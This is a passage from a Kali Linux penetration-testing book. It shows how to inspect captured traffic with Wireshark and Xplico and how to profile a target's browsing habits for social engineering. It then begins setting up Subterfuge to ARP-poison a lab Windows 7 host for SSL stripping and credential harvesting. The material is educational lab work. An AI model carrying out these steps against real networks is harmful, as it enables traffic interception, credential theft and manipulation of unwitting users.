
```
root@kali:~# wireshark &
```

2. Click, "***OK***" at warning messages about running as super user.
3. Click, "***File***" then, "***Open***" and open our packet capture file.
4. Click on "***Protocol***" to sort by protocol and then scroll down to find the FTP section:



Protocol	Info
FTP	Response: 220 (vsFTPd 2.2.2)
FTP	Request: USER anonymous
FTP	Response: 331 Please specify the password.
FTP	Request: PASS mozilla@example.com
FTP	Response: 230 Login successful.
FTP	Request: SYST
FTP	Response: 215 UNIX Type: L8
FTP	Request: PWD
FTP	Response: 257 "/"
FTP	Request: TYPE I
FTP	Response: 200 Switching to Binary mode.
FTP	Request: PASV
FTP	Response: 227 Entering Passive Mode (12,130,207,40,243,35).

If the user connected to any unencrypted FTP sessions, like is shown above, you will be able to see the entire session. To view the session in plain text, right click on the source IP and click "***Follow TCP Stream***". And you will see the stream content as shown below:




```
220 (vsFTPd 2.2.2)
USER anonymous
331 Please specify the password.
PASS mozilla@example.com
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/"
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (12,130,207,40,243,35).
SIZE /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
213 12251492
MDTM /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
213 20080828212643
RETR /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
150 Opening BINARY mode data connection for /Gateway/dir615_revC/Manual/
dir615_revC_manual_300.pdf (12251492 bytes).
226 Transfer complete.
```

As you can see in the example above, we have a complete capture of an FTP login and file download. Wireshark is great for analyzing network communications, and you can do a lot with it, but it is a bit advanced for a new user and might be hard to use until you become familiar with it. So, let's look at our packet capture in one last program. The program, Xplico, lists all the information from the packet capture in an easy to read menu. It also allows us to view any images or documents.

Xplico

Tool Authors: Gianluca Costa, Andrea de Franceschi and contributors
Tool website: http://www.xplico.org/

Xplico has been added to the Kali repositories, but it may not be installed on your system yet. It is a web based interface, so to start it you need both the Apache Web Server and Xplico server started. Under "***System Services***" in the Kali Applications Menu, you should see Xplico listed.



Note:


At the time of this writing a new version of Xplico was just released and it does not seem to be fully functional with the latest version of Kali. Hopefully by the time you read this the issues have been corrected. This tutorial will show a working version.

If Xplico is not listed you will need to install it. To install, run the following command:

apt-get install xplico


Now we just need to start the Xplico and Apache Web server services.

1. Open a Terminal and type, "***service apache2 start***".
2. Start the Xplico Service under the Applications "***System Services***" menu:




Once Xplico is started, you access it via a web interface.

3. Open the web browser and surf to, “***localhost:9876***”



localhost:9876/users/login


4. Login with the username & password of “***xplico***”:



Username: xplico


Password: ••••••

5. Click “***New Case***”



6. Now click “***Uploading PCAP capture file/s***”.

7. Give it a Case name and click, “***Create***”.


DATA ACQUISITION


● Uploading PCAP capture file/s ○ Live acquisition

Case name: Test


External reference:

Create

8. Click the newly created case name.
9. Under Case, click, “***New Session***”:



10. Give the session a name then click, “***Create***”:


New listening session


Session name: Windows 7 Target

Create

11. Now click on the session name.

12. The Main Session desktop appears

13. Under the “***Pcap set***” menu section, browse for and upload your pcap file:


Pcap set

PCAP-over-IP TCP port: 30001.


Add new pcap file.

Browse... WIN-42ORBM3SRVF_20160205.4358.cap

Upload

List of all pcap files.

The file will then be uploaded into Xplico and decoded. After a few seconds to minutes (depending on the size of your Pcap file) you will see the results as below:



HTTP

Post	25
Get	471
Video	2
Images	247

MMS

Number	0
Contents	0
Video	0
Images	0

Emails

Received	0
Sent	0
Unreaded	0/0

Facebook Chat / Paltalk

Users	0
Chats	0/0

IRC/Paltalk Exp/Msn

Server	0
Channels	0/0/0

Dns - Arp - Icmpv6

DNS res	225
ARP/ICMPv6	37/4

Feed (RSS & Atom)

Number	0

Printed files

Pdf	0


Telnet / Syslog

Connections	0/0

Note:

If the file is too large you will receive an error message. If so, you can edit the Apache config file as recommended in the message or just try a smaller capture session.


Now if we click on sites under the Web menu we will see a list of the websites that the target visited:



Date	Url
2013-11-05 10:22:25	support.dlink.com/emulators/dir615_revA/110/index.htm
2013-11-05 10:22:21	support.dlink.com/ErrorPage.htm
2013-11-05 10:22:20	support.dlink.com/emulators/dir615_revA/
2013-11-05 10:22:20	support.dlink.com/favicon.ico
2013-11-05 10:22:20	support.dlink.com/ProductInfo.aspx?m=favicon.ico
2013-11-05 10:21:35	www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=5
2013-11-05 10:21:05	www.google.com/
2013-11-05 10:20:41	www.dell.com/us/business/p/powervault-tape-automation
2013-11-05 10:20:29	www.dell.com/us/business/p/tape-backup-products

As you can see the target was surfing Dell’s website looking for information on Powervault Tape Backup units. Next they went to Google and then the Dlink support website looking for support information on a Dir-615 router.

Even If no network, account information or passwords were recovered with Xplico, you can use the Web tab to gather information that could be used in a social engineering type attack. For example, I noticed several of the surfed sites were NHL sites. I can search the data stream for specific terms, in this case, NHL:




Web URLs: ● Html ○ Image ○ Flash

Search: nhl

Date	Url
2013-11-05 10:18:37	www.youtube-nocookie.com/gen_204?attributionpartner=NHL
2013-11-05 10:18:11	pubads.g.doubleclick.net/pagead/adview?ai=CiwnvNQx5UqvDE4TQ0
2013-11-05 10:17:49	www.nhl.com/geo/cm/68/MediumRail/6
2013-11-05 10:17:49	www.nhl.com/geo/cm/68/PageWrapper/7
2013-11-05 10:17:49	bs.serving-sys.com/BurstingPipe?cn=ot&onetagid=250&dispType=js
2013-11-05 10:17:47	www.nhl.com/ice/player.htm?id=8470257
2013-11-05 10:17:42	www.nhl.com/geo/cm/68/PageWrapper/7
2013-11-05 10:17:42	www.nhl.com/geo/cm/68/MediumRail/6
2013-11-05 10:17:42	bs.serving-sys.com/BurstingPipe?cn=ot&onetagid=250&dispType=js
2013-11-05 10:17:41	www.nhl.com/ice/statshome.htm?navid=nav-sts-league
2013-11-05 10:17:30	www.nhl.com/geo/cm/68/PageWrapper/7

Or view the images:



Obviously the user is a Hockey fan. I could possibly recover his favorite team from his surfing habits and again use this in a Social Engineering attack.

Conclusion

In the first part of this section we learned how to use the Man-in-the-Middle attack program Arpspoof, along with Urlsnark and Driftnet to view what websites a targeted local system was viewing. In the second part, we learned how to turn an exploited system into a remote packet sniffer using Meterpreter. We then analyzed the captured traffic in Xplico. Next we will cover how to perform automated MitM attacks with Subterfuge.

Chapter 14

Automatic MitM Attacks with Subterfuge

Subterfuge

Tool Author: Matthew Toussain
Tool Website: http://kinozoa.com/blog/subterfuge-documentation/
Code Website: https://github.com/Subterfuge-Framework/Subterfuge

In this section we will continue to talk about Man-in-the-Middle type attacks. We will use a program called Subterfuge to quickly setup and run MitM attacks with credential harvesting. The tool is not installed in Kali by default so we will cover installing the tool and then running it against our Windows 7 system.


Let's get started

First up we will need to install Subterfuge. Subterfuge was one of the programs removed from the Backtrack platform. It was present in Backtrack 5 but removed in the switch to Kali, most likely as there are other programs in Kali that do similar things. From reading the online forums, it sounds like Subterfuge could possibly be added back in at some time. But the install isn't that hard. For the latest install instructions, always check the tool's code website. I have provided a copy of the current instructions here.

Open a terminal and type the following:


> ***git clone https://github.com/Subterfuge-Framework/Subterfuge.git***
> ***cd Subterfuge***
> ***python setup.py***

Subterfuge will then download and install several dependency programs as seen below:




```
root@kali:~# cd Subterfuge
root@kali:~/Subterfuge# python setup.py
[+] Beginning Subterfuge installation...
Get:1 http://archive.linux.duke.edu/kalilinux/kali kali
Get:2 http://archive.linux.duke.edu/kalilinux/kali kali
13.2 MB]
Get:3 http://archive.linux.duke.edu/kalilinux/kali kali
es [135 kB]
Get:4 http://archive.linux.duke.edu/kalilinux/kali kali
s [87.5 kB]
```

1. Now to start the tool, just enter "***subterfuge***".
2. You are then notified that the server is up and running. You can ignore the errors:



```
root@kali:~# subterfuge

Subterfuge courtesy of r00t0v3rrld3 & 0sm0slz
Performing system checks...

System check identified some issues:

WARNINGS:
?: (1_6.W001) Some project unittests may not execute as expected.
        HINT: Django 1.6 introduced a new default test runner. It looks like this project
s expected. See https://docs.djangoproject.com/en/dev/releases/1.6/#new-test-runner for

System check identified 1 issue (0 silenced).

You have unapplied migrations; your app may not work properly until they are applied.
Run 'python manage.py migrate' to apply them.

March 10, 2016 - 12:59:08
Django version 1.7, using settings 'subterfuge.settings'
Starting development server at http://127.0.0.1:80/
Quit the server with CONTROL-C.
```

3. Now open Iceweasel and surf to ***127.0.0.1:80***:



Welcome to Subterfuge!

We are presented with the Subterfuge main menu interface. We have status windows for:

MITM Vector
Credential Harvester
and Session Hijacking

Notice there are also '*Modules'* and '*Settings*' menu options and a '*Start'* button. There are several different attacks we can perform all found under the Modules menu. We can modify how Subterfuge functions with the Settings menu, and 'Start' initiates some of the attacks.


MITM Attack with SSL Strip

If we just hit the ***Start*** button without changing anything, Subterfuge by default will try to set itself up automatically and then try to ARP poison the entire subnet for Man-in-the-Middle attacks. I recommend changing the settings so it only attacks a specific IP address, our Windows 7 system in this case.

Click “**Settings**”
Set the Interface, “***Eth0***”
Set the gateway, “***192.168.1.1***”
Click “***Apply***”

Now click the “MITM Vectors” menu tab:

Click “***Single***” target IP
Enter the Windows 7 IP address, “***192.168.1.93***”
Then click “***Apply***”:



MITM Vectors

Vector: ARP Cache Poisoning


Vector Settings

Active: ☑

Subnet: ○

